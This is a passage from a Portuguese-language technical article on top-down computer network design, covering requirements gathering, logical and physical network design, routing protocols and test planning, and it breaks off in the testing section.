incorporar funcionalidades não previstas. Evidencia também que, se sua concepção for fundamentada em um levantamento

Resumo DevMan

De que se trata o artigo:

Este artigo descreve a abordagem top-down para o desenvolvimento de projetos de redes de computadores. Neste enfoque, as arquiteturas lógica e física somente são concebidas após um processo minucioso de coleta de dados que enumera os requisitos comerciais e técnicos do cliente, bem como os objetivos que devem ser alcançados com sua implantação. O procedimento é iterativo, porque à medida que novas informações são identificadas, os projetos lógico e físico são atualizados para atender às novas demandas.

Em que situação o tema é útil:

A abordagem top-down é fundamental para o desenvolvimento de grandes e complexos projetos de redes de computadores, pois garante o mapeamento de todos os seus requisitos e assegura sua conclusão com sucesso. Os profissionais com perfil técnico podem ser especialmente beneficiados por este enfoque, pois tendem a endereçar de maneira célere e superficial as necessidades do solicitante, partindo para a proposição de uma solução técnica que não atendará às funcionalidades esperadas e que resultará no fracasso do projeto.

Projeto de redes de computadores:

A estruturação de um projeto de redes de computadores requer um método sistemático e iterativo, pois envolve a integração de muitos e sofisticados componentes. Além disso, o levantamento de todos os requisitos comerciais e técnicos é essencial para o sucesso do projeto. Neste contexto, a abordagem top-down pode auxiliar na concepção de projetos de redes que realmente atendam aos objetivos de seus clientes. Este método é baseado em quatro etapas principais: inicialmente, são identificadas as necessidades e os objetivos do solicitante; posteriormente, é criado o projeto lógico da rede; em seguida, o modelo físico da rede; finalmente, são realizados os testes de validação, as propostas de melhoria, e a documentação formal.

incompleto de requisitos, fatalmente o projeto fracassará, pois não corresponderá às expectativas do solicitante.

O uso de um método sistemático como a abordagem top-down será de grande valia na estruturação das redes de computadores, pois esta se inicia pelo mapeamento das aplicações a serem suportadas e dos requisitos comerciais do cliente, ao invés do detalhamento da solução técnica. Somente desta forma, será possível a concepção de um projeto que atinja seus objetivos e que suporte expansões futuras.

Diante disso, este artigo discorrerá sobre as quatro etapas da abordagem top-down. Primeiramente, serão descritos os passos necessários para a identificação dos objetivos comerciais do projeto, além dos requisitos técnicos e das contradições entre os mesmos. Será exposto ainda como caracterizar o ambiente legado e as interfaces da infraestrutura pré-existente com o projeto em desenvolvimento. Estes dados serão balizadores para a elaboração dos modelos lógico e físico da rede, que incluirão entre outros tópicos, a sua arquitetura lógica, os endereçamentos, os padrões de nomes dos dispositivos, a seleção de protocolos das camadas de enlace e de rede, as estratégias de segurança e de gerenciamento, e a determinação dos equipamentos e tecnologias das redes locais e das geograficamente distribuídas. Finalmente, serão apresentados os procedimentos para validação, otimização e documentação do projeto proposto.

Abordagem top-down

Método utilizado no projeto de redes de computadores que inicia o seu desenvolvimento por meio da camada mais alta do modelo de referência OSI (Open Systems Interconnection), enfocando o levantamento das aplicações, os fluxos de dados e os tipos de serviços necessários para o transporte de dados, em detrimento da seleção dos equipamentos (switches, roteadores, firewalls, balanceadores de carga, entre outros) e das tecnologias de cabeamento e interconexão que serão usadas (**Figura 1**).



Figura 1. Modelo de referência OSI utilizado como padrão de interconexão entre dispositivos de rede

A abordagem top-down explora a estrutura organizacional do cliente para se determinar quais pessoas serão usuárias diretas ou indiretas da infraestrutura de redes que será concebida, com o objetivo de identificar informações que contribuirão para o sucesso do projeto. É importante observar o uso genérico do termo cliente, indicando tanto as áreas internas da empresa para as quais o projeto será desenvolvido quanto às pessoas externas à corporação.

O método é iterativo, pois à medida que são enumerados mais detalhes em relação aos requisitos técnicos, como o comportamento dos protocolos, a escalabilidade, a disponibilidade, as preferências da equipe técnica, entre outros, podem ocorrer alterações nos modelos lógico e físico propostos.

Em grandes e complexos projetos, a abordagem top-down também emprega o conceito da divisão em módulos funcionais. Um enfoque comumente utilizado é aquele sugerido pela Cisco Systems (mais detalhes são explorados no artigo The Hierarchical Network Design Model), no qual as redes são divididas em três camadas (**Figura 2**):

- Núcleo (***Core***): equipamentos com alta capacidade de processamento, desempenho e disponibilidade;
- Distribuição (***Distribution***): roteadores e switches que realizam o encaminhamento dos pacotes IP entre os segmentos de rede dos usuários e implantam as políticas de roteamento, segurança e qualidade de serviço, entre outras funcionalidades;
- Acesso (***Access***): dispositivos que conectam os usuários à rede.




Figura 2. Estrutura hierárquica com três camadas

Esta estrutura possibilita o desenvolvimento de ações de planejamento, como manutenções e otimizações concentradas em cada um de seus módulos. Por exemplo, em um grande projeto, as funções atreladas à infraestrutura da rede local podem ser avaliadas separadamente daquelas relacionadas ao acesso remoto ou às redes virtuais privadas (VPN – Virtual Private Network).

As próximas seções apresentarão cada uma das etapas da abordagem top-down descritas sinteticamente a seguir, conforme o livro Top-Down Network Design:

• Identificação das necessidades e objetivos do cliente: nesta primeira fase, são analisados os objetivos comerciais e técnicos do projeto, elencando suas principais contradições e dificuldades. Também são caracterizados o ambiente legado (interfaces com a infraestrutura pré-existente) e os principais fluxos de dados que serão encaminhados pela rede de computadores;
• Projeto lógico da rede: define as topologias de rede, a padronização de nomes e a hierarquia de endereços IP que serão empregadas na concepção do modelo lógico. Este detalhará os protocolos das camadas de enlace e de rede, bem como as estratégias adotadas para a segurança e o gerenciamento;
• Projeto físico da rede: nesta etapa, serão efetivamente selecionados os dispositivos e as tecnologias para as redes locais e as redes geograficamente distribuídas;
• Testes, otimização e documentação do projeto: serão planejados os testes de validação e os critérios de aceitação. Também serão descritas tecnologias para otimização da infraestrutura, tais como: redes IP multicast e recursos de qualidade de serviço. Por último, serão abordados os principais itens da documentação formal do projeto.

Identificação das necessidades e objetivos do cliente

O sucesso de um projeto de rede de computadores depende do atendimento das necessidades de seu cliente. Ao concebê-lo, frequentemente, os especialistas em infraestrutura se posicionam no lugar do requisitante e propõem aquela que seria a melhor solução técnica. Entretanto, muitas vezes, os requisitos comerciais e os objetivos do solicitante divergem desta proposta. Por exemplo, suponha uma instituição financeira que encaminhará suas transações eletrônicas entre duas localidades por um enlace WAN (Wide Area Network – rede geograficamente distribuída). Neste caso, se não houver o entendimento dos requisitos de segurança da informação, os mecanismos de criptografia poderão ser equivocadamente desconsiderados em detrimento de uma solução que privilegie o encaminhamento dos dados com alto desempenho e baixa latência.

Neste cenário, é essencial a compreensão do contexto onde o cliente está inserido, identificando qual motivação de negócio gerou o projeto, seja direta ou indiretamente:
• Aumento das vendas;
• Conquista de novos mercados;
• Diferencial competitivo;
• Redução de custos;
• Aumento da produtividade;
• Redução de estoques;
• Oferta de novos serviços;
• Modernização tecnológica;
• Outras.

Somente desta forma, os objetivos esperados com a implantação e a conclusão do projeto estarão claros. Abaixo, são apresentadas outras importantes restrições que também devem ser mapeadas nesta fase inicial:
• Preferências tecnológicas por certos fornecedores de equipamentos, que podem ocorrer por diversas razões, como por exemplo, uma empresa onde a equipe é especializada e certificada apenas para o suporte em dispositivos de rede de um único fabricante;
• Questões éticas, legais e regulatórias do negócio, como as políticas de segurança da informação Sarbanes-Oxley (SOX) e Payment Card Industry (PCI) que são impostas às instituições financeiras;
• A disponibilidade orçamentária, pois as licenças de software, os contratos de manutenção, os investimentos em hardware, entre outros recursos, podem limitar o escopo do projeto;
• A previsão de entregas pode demandar recursos humanos e materiais incompatíveis com as expectativas da organização.

Além destas questões ligadas ao negócio, os requisitos técnicos também devem ser determinados. Entre eles, destacam-se:
• **Escalabilidade**: define a capacidade de expansão de um projeto de redes. Está intimamente relacionada com as tecnologias e as arquiteturas utilizadas. Para tanto, é importante observar o número de localidades que serão adicionadas ao contexto do projeto, quantos usuários e servidores serão necessários, quais recursos e funcionalidades estarão contemplados etc. Geralmente , as estruturas hierárquicas e as modulares são mais escaláveis que as redes planas, nas quais todos os dispositivos desempenham funções similares;
• **Disponibilidade**: expressa como um percentual anual, mensal, semanal ou diário do período em que a infraestrutura ou serviço de redes está disponível aos seus usuários. Por exemplo, um índice anual de 99,9% indica a interrupção de apenas 8,76 horas no período (0,1% das 8.760 horas anuais);
• **Desempenho**: características ou capacidades que refletem o rendimento da rede de computadores. Tipicamente envolvem a largura de banda (volume máximo de dados que pode ser conduzido por um enlace de comunicação); a eficiência na transmissão (relação entre os dados úteis e aqueles necessários apenas para o controle, como os cabeçalhos dos diversos protocolos); as fontes geradoras de atrasos (propagação, transmissão, processamento e enfileiramento dos pacotes IP); e o jitter (inconstâncias no atraso ocasionadas principalmente pela sazonalidade no uso dos recursos);
• **Segurança**: impede que os atacantes alcancem seus objetivos através do acesso não autorizado à rede. Entre outros riscos, devem ser analisados o comprometimento dos dados, senhas e configurações dos equipamentos;
• **Gerenciamento**: no contexto de gerenciamento, as expectativas do cliente podem estar relacionadas à manutenção dos eventos de falha, à configuração dos dispositivos, à alocação dos custos, ao desempenho do tráfego das aplicações e ao monitoramento das políticas de segurança;
• **Usabilidade**: resulta da facilidade de uso da rede e de seus serviços. Diferentes funcionalidades podem aumentá-la, tais como: a alocação dinâmica de endereços IP por intermédio de servidores DHCP (Dynamic Host Configuration Protocol), o acesso remoto por meio

de VPNs, a utilização extensiva da Telefonia IP (mais detalhes no artigo Desafios da telefonia IP) e a mobilidade em redes sem fio;

• **Adaptabilidade**: possibilita a escolha de componentes de projeto que permitam a adoção de novos recursos e tecnologias. As alterações podem ser demandadas por novos protocolos, práticas comerciais ou imposições legais. Um projeto flexível deve lidar com mudanças nos padrões de tráfego, novos requisitos de QoS (Quality of Service), expansões na infraestrutura, padrões de nomes e alocação de endereços IP, entre outras;

• **Eficiência dos custos**: favorece a obtenção do maior volume de tráfego possível para um mesmo custo financeiro. Para tanto, devem ser avaliados os protocolos mais robustos, a compressão dos dados, os equipamentos com configuração simplificada, as topologias descomplicadas, as atualizações nas documentações, as abordagens difundidas de configuração etc.

Existem, muitas vezes, contradições (denominadas tradeoffs) entre os requisitos, por exemplo: um alto índice de disponibilidade determina a existência de dispositivos redundantes que geram um maior custo ao projeto; ou ainda, os efeitos negativos na usabilidade em decorrência das restrições de segurança que impõem a autenticação em duas etapas para acesso a um sistema. Destarte, é comum a atribuição de pesos para que estes possam ser priorizados durante a elaboração do projeto. A **Figura 3** ilustra um exemplo de uma lista com os pesos totalizando 100 pontos.

Requisito	Peso
Escalabilidade	20
Disponibilidade	30
Desempenho	15
Segurança	5
Gerenciamento	5
Usabilidade	5
Adaptabilidade	5
Eficiência dos custos	15
Total	**100**

Figura 3. Priorização dos principais requisitos técnicos

Concluído o levantamento dos requisitos comerciais e técnicos, a etapa a seguir envolve a caracterização do ambiente legado, ou seja, da infraestrutura pré-existente. Esta contextualização ajudará na validação dos objetivos do cliente, pois a rede de computadores atual pode não suportar as necessidades demandadas pelo novo projeto. Por exemplo, suponha uma nova aplicação centralizada que será acessada por todos os escritórios remotos de uma grande corporação. Neste caso, é fundamental revisar a largura de banda disponível em todos os enlaces de dados, pois nas localidades onde estes estiverem congestionados, os usuários poderão ter a experiência prejudicada, devido aos atrasos causados pela alta utilização da comunicação com a matriz. Portanto, é importante mapear entre outras informações, os seguintes pontos:

• **Infraestrutura lógica e física**: criar um ou mais mapas da rede atual (**Figura 4**), indicando os principais servidores, os dispositivos de rede, as VLANs (Virtual Local Area Networks), as localidades envolvidas, os locais onde ocorrem traduções de endereços IP – NAT (Network Address Translation), os protocolos das camadas de enlace e de rede, e os enlaces das operadoras de telecomunicações;




Figura 4. Topologia de rede lógica do ambiente legado

• **Padrões de endereçamento e nomes**: identificar as faixas de endereçamento IP atribuídas às localidades, os nomes dos sites, roteadores, servidores, e outros padrões adotados (**Figura 5**);

• **Cabeamento**: elencar os padrões de cabeamento utilizados, enumerando as fibras ópticas monomodo e multimodo, os cabos UTP (Unshielded Twisted Pair) e STP (Shielded Twisted Pair), os enlaces de rádio e micro-ondas, as redes sem fio internas, os gabinetes (racks) com equipamentos de redes e as salas técnicas;

• **Limitações do ambiente**: determinar as necessidades acessórias, como refrigeração, circulação de ar e carga elétrica para os novos dispositivos, além do espaço físico para as canaletas, os gabinetes, e a infraestrutura de cabeamento adicional. Quando o projeto envolver comunicações sem fio, caracterizar as interferências magnéticas (Wireless Site Survey);




Figura 5. Padrões de endereçamento e nomes do ambiente legado

• **Desempenho atual**: contextualizar a linha de base do desempenho atual da rede para comparar com os resultados obtidos após a implantação do projeto. Esta é essencial para observar os impactos resultantes da nova infraestrutura. Entre outros dados, devem ser analisados os índices de disponibilidade, a utilização dos enlaces, o tempo de resposta para as principais aplicações e o estado atual de roteadores, switches, firewalls e servidores (memória, processamento, principais processos, versões de software etc.).

Por fim, deve-se caracterizar o tráfego atual da rede, identificando os principais fluxos de tráfego (direção, simetria, média de pacotes e número de bytes), o volume dos dados nos enlaces internos e externos, os requisitos de qualidade de serviço (largura de banda mínima, atraso, priorização e jitter), os principais grupos de usuários (aqueles que usam aplicações em comum) e os repositórios de dados (servidores, Storage Area Networks – SANs, mainframes, unidades de fita, entre outros).

Os dados desta fase formarão o alicerce para a concepção do projeto lógico detalhado na próxima seção. Este estará aderente às estruturas organizacionais do cliente e de seus usuários, pois todos os requisitos comerciais e técnicos foram endereçados na etapa inicial.

Projeto lógico da rede

O projeto lógico se inicia pela definição da topologia da rede. Cabe destacar, que esta não trata dos modelos de equipamentos que serão empregados nem da infraestrutura de cabeamento, pois estes temas serão objeto de estudo da próxima seção.

As boas práticas de projeto sugerem o uso de modelos hierárquicos na definição da arquitetura, pois estes permitem a redução do processamento nos dispositivos de rede e a limitação dos domínios de broadcast. As redes planas não suportam a expansão futura, embora inicialmente sejam mais fáceis de serem implantadas (**Figura 6**). Em linhas gerais, um bom projeto deve possibilitar:

• Adição de novas localidades, enlaces WAN, serviços e aplicações, entre outros recursos, com o mínimo de esforço;
• Expansão da rede atual com alterações diminutas no ambiente existente;
• Manutenção simplificada e facilmente compreensível.

Para as topologias de redes locais, devem ser consideradas:

• Redundância dos enlaces de comunicação interna por meio do protocolo STP (Spanning Tree Protocol – ver **Nota do DevMan 1**) ou de suas variantes. Desta maneira, será possível configurar múltiplas conexões entre os switches com contingenciamento automático em caso de falhas (**Figura 7**);
• Divisão das redes locais com o uso de VLANs, criando segmentos distintos logicamente separados (**Figura 8**);
• Alta disponibilidade de gateways (roteadores empregados nos acessos externos à rede local) por intermédio do protocolo VRRP (Virtual Router Redundancy Protocol – ver **Nota do DevMan 2**) ou de suas variantes proprietárias. Assim, as interrupções em um único equipamento não causarão indisponibilidade aos serviços, pois o dispositivo backup assumirá o encaminhamento dos pacotes (**Figura 9**).




Figura 6. Comparação entre a topologia plana e a hierárquica




Figura 7. Switches com conexões redundantes para a camada de distribuição




Figura 8. Segmentos de redes logicamente separados (VLANs)




Figura 9. Rede local com roteadores configurados com o protocolo VRRP



Nota do DevMan 1

Spanning Tree Protocol: O Spanning Tree Protocol gerencia as conexões físicas entre os switches de uma rede, garantindo a existência de um único caminho ativo entre esses, mesmo quando estiverem interligados por múltiplas conexões. Sua operação se baseia na desativação das portas redundantes (duplicadas) que interconectam os switches.



Nota do DevMan 2

Virtual Router Redundancy Protocol: Protocolo criado para assegurar alta disponibilidade da rota padrão (também denominada default gateway) para os dispositivos no segmento de rede local. Desta forma, dois ou mais roteadores, geralmente configurados como master/backup, efetuam o roteamento dos pacotes de dados encaminhados para seu endereço IP virtual.

Já para as topologias de acesso à Internet, devem ser avaliados cenários com um ou mais roteadores, conectados a uma ou mais operadoras de telecomunicações, conforme o requisito de disponibilidade mapeado na etapa inicial (**Figura 10**).




Figura 10. Possíveis topologias de acesso à Internet

Finalizada a arquitetura básica da infraestrutura, deve-se seguir com a definição de um modelo estruturado de endereçamento IP. Este deve considerar a expectativa de crescimento futuro, assim como os tipos de endereços que serão utilizados (públicos ou privados), a forma de alocação (manual ou dinâmica) e o suporte ao protocolo IPv6 (mais detalhes no artigo IPv6: Nova alvorada para o protocolo Internet). Desta forma, serão simplificadas a compreensão da documentação do projeto, o rastreamento dos dispositivos (quando ocorrerem problemas e eventos de segurança), a construção de filtros e listas de controle de acesso e o roteamento por prefixos sumarizados. A **Figura 11** ilustra um modelo de planejamento do endereçamento IP.

Localidade	Prefixo	IPs necessários atualmente	Reserva Crescimento	Dinâmico?	Público?
São Paulo	200.184.0.0/20	2000	2096	Não	Sim
Rio de Janeiro	10.0.0.0/23	300	212	Sim	Não
Porto Alegre	10.0.2.0/23	300	212	Sim	Não
Curitiba	10.0.4.0/23	300	212	Sim	Não
Salvador	10.0.6.0/23	300	212	Sim	Não

Figura 11. Modelo de planejamento do endereçamento IP

O projeto lógico também contemplará a definição das políticas de roteamento que serão suportadas pela infraestrutura. Estas selecionarão o melhor caminho para cada um dos destinos acessíveis através da rede de computadores. Os tópicos enumerados a seguir abordam os principais aspectos que devem ser avaliados nestas políticas:

- **Dinâmicas ou estáticas**: a configuração dos protocolos de roteamento disponibiliza um mecanismo dinâmico (automático) para a determinação do melhor caminho. Opcionalmente, em projetos simples e pequenos, as rotas podem ser construídas estaticamente (manualmente);
- **Determinação do caminho**: podem empregar o algoritmo vetor de distâncias (geralmente aplicado em topologias simples e planas) ou o algoritmo estado de enlaces (habitualmente configurado em topologias hierárquicas);
- **Métricas suportadas**: utilizadas na determinação do caminho. Comumente baseadas no número de roteadores até o destino (denominado hop count), na largura de banda disponível, no atraso experimentado pelos pacotes, na confiabilidade do enlace ou em seu percentual de uso;
- **Escalabilidade**: em grandes infraestruturas devem ser configurados protocolos hierárquicos que dividam o roteamento em áreas, pois estas apresentam convergência mais rápida, necessitam de menor largura de banda para enviar as atualizações e fazem uso menos intensivo da memória e do processamento nos roteadores;
- **Internos ou externos**: os protocolos de roteamento internos calculam as melhores rotas por meio das métricas, priorizando o desempenho da rede local; já os externos, consideram os aspectos políticos e financeiros no encaminhamento dos dados através da Internet.

A lista a seguir apresenta os principais protocolos de roteamento:

- Routing Information Protocol (RIP) versões 1 e 2;
- Interior Gateway Routing Protocol (IGRP);
- Enhanced IGRP (EIGRP);
- Border Gateway Protocol (BGP);
- Open Shortest Path First (OSPF);
- Intermediate System-to-Intermediate System (IS-IS).

Outro aspecto importante do projeto lógico refere-se às estratégias de segurança a serem adotadas. Para tanto, devem ser identificados os ativos de rede e os riscos associados ao seu comprometimento, com especial enfoque na análise dos requisitos mapeados na fase inicial. Destarte, será possível elaborar um plano diretor com as principais diretrizes de segurança da empresa, entre elas, as políticas padrão da corporação e seus procedimentos de configuração, implementação, auditoria e manutenção.

Por fim, também deverão ser definidas as estratégias de gerenciamento, as quais auxiliarão no levantamento e na correção dos desvios no projeto. Estas determinarão quais recursos serão monitorados, as métricas utilizadas e as estimativas do volume de dados que serão capturados para análise. O gerenciamento envolve cinco áreas principais:

- **Gerenciamento de falhas**: trata da detecção, isolamento, análise e reparação dos incidentes. Frequentemente são usados softwares de monitoração que verificam periodicamente os serviços e os dispositivos de rede. Estes últimos podem também enviar pró-ativamente mensagens dos eventos e erros (funcionalidade conhecida com syslog);
- **Gerenciamento de configuração**: acompanha a evolução das configurações aplicadas aos equipamentos da infraestrutura, gera inventários dos ativos e controla as versões dos sistemas operacionais e das aplicações instaladas;
- **Gerenciamento de contabilidade**: mantém o uso dos recursos de rede por setores e por usuário, possibilitando a divisão e alocação das despesas por centro de custo;
- **Gerenciamento de desempenho**: avalia o comportamento da rede por meio da disponibilidade, da capacidade, dos tempos de resposta, do volume de tráfego e das alterações nos registros das rotas para os destinos conhecidos;
- **Gerenciamento de segurança**: assegura o cumprimento das políticas de segurança da empresa.

Neste ponto, o projeto lógico está concluído e a arquitetura da solução foi definida à luz de todos os requisitos comerciais e técnicos endereçados na etapa inicial. A próxima seção descreverá os passos necessários para a elaboração do modelo físico da rede, tratando das questões relacionadas ao cabeamento, aos dispositivos de rede e às tecnologias de conectividade.

Projeto físico da rede

Nesta etapa, será elaborado o projeto de cabeamento local, que poderá ser centralizado ou distribuído (**Figura 12**). Na primeira opção, todos os cabos são encaminhados para uma única sala técnica; na segunda, os pontos de rede são agregados em diferentes áreas, as quais estão interligadas entre si. São três os principais meios de transmissão com possibilidades de uso:

- Fios de cobre: os bits são transmitidos na forma de sinais elétricos. Incluem os populares cabos Shielded Twisted Pair (STP) e o Unshielded Twisted Pair (UTP), que podem conectar pontos distantes em até 100 metros com velocidade máxima de 10 Gbps;
- Fibras óticas: encaminham os sinais na forma de luz. São classificadas como multimodo ou monomodo: as primeiras possuem menor custo e interconectam distâncias menores; já as fibras monomodo são capazes de interligar localidades distantes em até 80 km. Ambas alcançam velocidades de até 100 Gbps;
- **Sem fio**: propagam os sinais sem a necessidade de meios guiados. Envolvem diferentes tecnologias, como a WiFi (802.11 a/b/g/n), redes móveis 3G e 4G, transmissão via satélite, entre outras.




Figura 12. Topologias de cabeamento

Após a definição da infraestrutura de cabeamento local, serão selecionados os dispositivos de rede necessários para suportar o projeto lógico. Para tanto, os critérios abaixo podem servir como balizadores para a avaliação comparativa entre as diferentes opções disponíveis no mercado:

- Número de portas;
- Velocidade de processamento;
- Quantidade de memória;
- Throughput;
- Tipos de interfaces;
- Facilidade de configuração;
- Protocolos de gerenciamento suportados;
- Custo financeiro;
- Fontes de alimentação elétrica redundantes;
- Disponibilidade do suporte técnico;
- Diferentes filas de qualidade de serviço;
- Funcionalidades e protocolos da camada de enlace;
- Funcionalidades e protocolos da camada de rede;
- Reputação do fabricante.

Finalmente, o projeto físico também poderá contemplar tecnologias de acesso remoto. Entre as alternativas do mercado, destacam-se:

• ***Cable modem*** (CATV): conexão banda larga oferecida pelas empresas de TV a cabo utilizada principalmente por usuários domésticos;

• ***Asynchronous Digital Subscriber Line*** (ADSL): ofertada pelos provedores de telefonia fixa majoritariamente para clientes residenciais;

• **Linhas privativas:** circuitos digitais ponto-a-ponto comercializados pelas operadoras de telecomunicações;

• ***Multiprotocol Label Switching*** (MPLS): possibilita a interconexão entre diversas localidades com classes de serviço distintas (QoS);

• ***Metro ethernet***: também suportado pelas operadoras de telecomunicações, provê conexões no padrão ethernet, o mesmo utilizado nas redes locais, para interligação de diferentes locais.

A próxima seção abordará a última etapa no desenvolvimento de projetos de redes segundo a abordagem top-down. Serão descritos os procedimentos para a realização de testes, as tecnologias usualmente utilizadas a fim de otimizar a infraestrutura e as instruções para a documentação formal do projeto.

Testes, otimização e documentação do projeto

Os testes de validação verificam se o projeto atendeu aos requisitos comerciais e técnicos mapeados no início de sua concepção, ratificando as tecnologias e dispositivos selecionados e os níveis de serviços praticados pelas operadoras de telecomunicações. Além disso, possibilitam a identificação de gargalos operacionais, de problemas relacionados à conectividade e dos índices de disponibilidade da infraestrutura. A seguir, são apresentados os componentes típicos de um plano de testes:

• **Objetivos dos testes e critérios de aceitação**: são baseados nos requisitos comerciais e técnicos. Devem declarar claramente os resultados esperados, por exemplo: o teste de medição do tempo de resposta da aplicação XPTO durante o horário de maior utilização, entre 10h00 e 11h00, será aceito se for inferior a 500 milissegundos;

• **Tipos de testes que serão executados**: podem ser relacionados ao tempo de resposta das aplicações, ao throughput, às validações das aplicações legadas, ao estresse dos componentes do projeto ou à simulação de falhas;

